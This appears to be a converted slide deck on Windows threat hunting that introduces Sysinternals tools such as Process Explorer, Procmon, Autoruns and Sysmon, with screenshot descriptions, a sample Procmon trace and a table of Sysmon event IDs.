DeepBlueCLI - a PowerShell Module for Threat Hunting via Windows Event Logs

Eric Conrad, Backshore Communications, LLC

# Task Manager?

Provides little information about processes....





# SysInternals Suite

© 2004 Microsoft Corporation


## SysInternals Live

Microsoft.SysinternalsSuite\_8wekyb3d8bbwe "Sysinternals Suite"

accesschk.exe	AccessEnum.exe	ADExplorer.exe	ADInsight.exe
adrestore.exe	Autologon.exe	Autoruns.exe	autorunsc.exe
Bginfo.exe	Cacheset.exe	Clockres.exe	Contig.exe
Coreinfo.exe	CPUSTRES.EXE	Dbgview.exe	Desktops.exe
disk2vhd.exe	diskext.exe	Diskmon.exe	DiskView.exe
du.exe	efsdump.exe	FindLinks.exe	handle.exe
hex2dec.exe	junction.exe	Listdlls.exe	livekd.exe
LoadOrd.exe	LoadOrdC.exe	logonsessions.exe	movefile.exe
notmyfault.exe	notmyfaultc.exe	ntfsinfo.exe	pendmoves.exe
pipelist.exe	procdump.exe	procexp.exe	Procmon.exe
PsExec.exe	psfile.exe	PsGetsid.exe	PsInfo.exe
pskill.exe	pslist.exe	PsLoggedon.exe	psloglist.exe
psspasswd.exe	psping.exe	PsService.exe	psshutdown.exe
pssuspend.exe	RAMMap.exe	RDCMan.exe	RegDelNull.exe
regjump.exe	ru.exe	sdelete.exe	ShareEnum.exe
ShellRunas.exe	sigcheck.exe	streams.exe	strings.exe
sync.exe	Sysmon.exe	tcpvcon.exe	tcpview.exe
Testlimit.exe	vmmmap.exe	Volumeid.exe	whois.exe
Winobj.exe	ZoomIt.exe		

# Process Explorer


- The process tree shows parent-child relationships
- Icon, description, and company name are pulled from image version information.
  - Most malware doesn't have version information
- Pink processes indicate Windows services
- Purple highlighting indicates an image is "packed"
  - Packed can mean compressed or encrypted
  - Malware commonly uses packing (e.g. UPX) to make antivirus signature matching more difficult
  - Packing and encryption also hide strings from view



# Process Explorer contd...

## Detailed Process Information

- Double-click on a process to see more information
- Pages relevant to malware analysis: Image: signing status, start time, version, auto start location
- TCP/IP: open endpoints



# Process Explorer contd...

## VirusTotal Integration

- Process Explorer can check the file hashes within VirusTotal
- Check all displayed files with Options->Check VirusTotal
  - Results reported in VirusTotal column as well as DLL and process properties
  - Uploads hashes
  - Reports results as positive detection rate or "Unknown"
- You can submit unknown files for scanning Options->Submit Unknown Executables submits all portable executable (PE) images < 32 MB in size
  - Can submit on-demand with context menu or properties dialog

The screenshot shows the VirusTotal integration interface within the Process Explorer application. At the top, it displays the VirusTotal logo and some basic file information: SHA256, File name, Detection ratio, and Analysis date. A green banner below states "Probably harmless! There are strong indicators suggesting that this file is safe to use." Below this, there's a navigation bar with tabs for Analysis, File detail, Additional information, Comments, and Votes. The main area is a table showing scan results from various antivirus engines. A specific row for 'vmms.exe' is highlighted with a yellow box. The table includes columns for Antivirus, Result, and Update. The 'vmms.exe' row shows results from AVG, Ad-Aware, and Agnitum. A tooltip for 'vmms.exe' indicates its parent process is 'ProcExp.exe(7184)', user is 'NTDEV\markruss', and it started at 12:48:29 PM on 1/19/2014. The 'VirusTotal' column shows a status of 'Scanning file...' with a 'Submit' button. On the right side, there are buttons for 'Verify', 'Bring to Front', and 'Kill Process'. The bottom of the interface shows system-wide settings for DEP and ASLR.

Antivirus	Result	Update
AVG	0/49	2014/01/17
Ad-Aware	Unknown	
Agnitum	0/48	
	1/47	

vmms.exe  
NisSrv.exe  
svchost.exe  
ComExec.exe

Parent: ProcExp.exe(7184)  
User: NTDEV\markruss  
Started: 12:48:29 PM 1/19/2014 Image: 64-bit  
Comment:   
VirusTotal: Scanning file...   
Data Execution Prevention (DEP) Status: DEP (permanent)  
Address Space Load Randomization: Enabled

# Procmon


- File system (Filemon)
  - Includes I/O command details
- Registry (Regmon)
  - Includes all data
- Process
  - Process create and exit
  - Thread create and exit
  - Image loads, including drivers
- Network
  - ETW network tracing
- Profiling
  - Thread stack snapshots

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:07:4...	Explorer.EXE	4780	CloseFile	C:\Users\imakruus\Vpp Data\Local\Microsoft\Windows	SUCCESS	
9:07:4...	Explorer.EXE	4780	QueryStandardInfor...	C:\Users\imakruus\AppData\Local\Microsoft\Windows	SUCCESS	
9:07:4...	Explorer.EXE	4780	QueryStandardInfor...	C:\Users\imakruus\AppData\Local\Microsoft\Windows	SUCCESS	
9:07:4...	Explorer.EXE	4780	QueryStandardInfor...	C:\Users\imakruus\AppData\Local\Microsoft\Windows	SUCCESS	
9:07:4...	Explorer.EXE	4780	CreateFile	C:\Users\imakruus\AppData\Roaming\Microsoft\Wind...	SUCCESS	
9:07:4...	Explorer.EXE	4780	FileSystemControl	C:\Users\imakruus\AppData\Roaming\Microsoft\Wind...	CANCELLED	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCR\Software\CLSID\{00021401-0000-0000-C000-000000000000	NAME NOT FOUND	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCR\CLSID\{00021401-0000-0000-C000-000000000000	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCR\CLSID\{00021401-0000-0000-C000-000000000000	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCR\CLSID\{00021401-0000-0000-C000-000000000000	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCR\CLSID\{00021401-0000-0000-C000-000000000000	NAME NOT FOUND	
9:07:4...	Explorer.EXE	4780	RegQueryValue	HKCR\CLSID\{00021401-0000-0000-C000-000000000000	NAME NOT FOUND	
9:07:4...	Explorer.EXE	4780	CreateFile	C:\Users\imakruus\Vpp Data\Roaming\Microsoft\Wind...	SUCCESS	
9:07:4...	Explorer.EXE	4780	CloseFile	C:\Users\imakruus\AppData\Roaming\Microsoft\Wind...	SUCCESS	
9:07:4...	draggeditor.exe	6844	NotifyChangeDrect...	C:\	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCU\Software\Classes\CLSID\{031E4825-7B94-4DC...	NAME NOT FOUND	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCR\CLSID\{031E4825-7B94-4DC3-B131-E94684...	SUCCESS	
9:07:4...	SearchIndexe...	5348	FileSystemControl	C:	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCR\CLSID\{031E4825-7B94-4DC3-B131-E94684...	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegOpenKey	HKCU\Software\Classes\CLSID\{031E4825-7B94-4DC...	NAME NOT FOUND	
9:07:4...	Explorer.EXE	4780	RegQueryValue	HKCR\CLSID\{031E4825-7B94-4DC3-B131-E94684...	NAME NOT FOUND	
9:07:4...	SearchIndexe...	5348	FileSystemControl	C:	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegCloseKey	HKCR\CLSID\{031E4825-7B94-4DC3-B131-E94684...	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	
9:07:4...	Explorer.EXE	4780	RegQueryKey	HKCU\Software\Classes	SUCCESS	

## Tracing processes to identify malwares

- Process Monitor makes tracing easy. A simple filter can identify all system modifications
- Investigating stacks can distinguish legitimate activity from malicious activity
- It will often show you the cause for error messages
- It tells you what is causing sluggish performance

# MSConfig/Startup Apps?





The image shows two side-by-side windows for managing startup applications. On the left is the 'System Configuration' window from Windows, specifically the 'Startup' tab. It lists several startup items with columns for 'Startup Item', 'Manufacturer', 'Command', and 'Location'. A specific item, 'IEHost', is selected, showing its details: Command is 'C:\Windows\System32\Iecheck.exe' and Location is 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run'. Buttons at the bottom allow 'Enable all', 'Disable all', 'OK', 'Cancel', 'Apply', and 'Help'. On the right is the 'Task Manager' window, specifically the 'Startup apps' tab. It has a sidebar with links to Task Manager, Processes, Performance, App history, Startup apps (which is selected), Users, Details, and Services. The main area shows a table of startup applications with columns for 'Name', 'Publisher', and 'Status'. Applications listed include SentinelUI.exe, OneDrive.exe, BraveUpdateCore.exe, KeePassXC.exe, OpenDNSUpdater.exe, Grammarly/Desktop.exe, Intel® Graphics Command Center Startup Task, WhatsApp, Power Automate Desktop, Phone Link, Microsoft To Do, Terminal, Iptray, Teams.exe, TrGUIL.exe, and others. Buttons at the top of this tab include 'Run new task', 'Enable', and 'Disable'.

- Few locations
- Little information

# Autoruns

- Dynamic filtering
  - Save-to-file options
  - File compare (deleted/new)
  - VirusTotal Integration
    - Autoruns checks hashes against VirusTotal
    - Option to submit files for scanning
  - **Green:** Used when comparing against a previous set of Autoruns data to indicate an item that wasn't there last time.
  - **Yellow:** The startup entry is there, but the file or job it points to doesn't exist anymore.
  - **Pink:** No publisher information was found, or if code verification is on, the digital signature either doesn't exist or doesn't match.

Autorun Entry	Description	Publisher
skypec2c	Skype Click to Call IE Add-on	Microsoft Corporation
7-Zip	7-Zip Shell Extension	Igor Pavlov
ANotepad++64	ShellHandler for Notepad++...	
EPP	Microsoft Security Client Sh...	Microsoft Corporation
SnagitMainSh	Snagit Shell Extension.DLL	TechSmith Corporation



# Sysmon

Sysmon includes the following capabilities:

- Logs process creation with full command line for both current and parent processes.
- Records the hash of process image files using SHA1 (the default), MD5, SHA256 or IMPHASH.
- Multiple hashes can be used at the same time.
- Includes a process GUID in process create events to allow for correlation of events even when Windows reuses process IDs.
- Includes a session GUID in each event to allow correlation of events on same logon session.
- Logs loading of drivers or DLLs with their signatures and hashes.
- Logs opens for raw read access of disks and volumes.
- Optionally logs network connections, including each connection's source process, IP addresses, port numbers, hostnames and port names.
- Detects changes in file creation time to understand when a file was really created. Modification of file create timestamps is a technique commonly used by malware to cover its tracks.
- Automatically reload configuration if changed in the registry.
- Rule filtering to include or exclude certain events dynamically.
- Generates events from early in the boot process to capture activity made by even sophisticated kernel-mode malware.


> .\Sysmon64.exe -accepteula -i sysmonconfig-export.xml

# Sysmon contd...

## Sysmon DFIR

Event ID	Description
1	Process creation
2	A process changed a file creation time
3	Network connection
4	Sysmon service state changed
5	Process terminated
6	Driver loaded
7	Image loaded
8	CreateRemoteThread
9	RawAccessRead
10	ProcessAccess
11	FileCreate

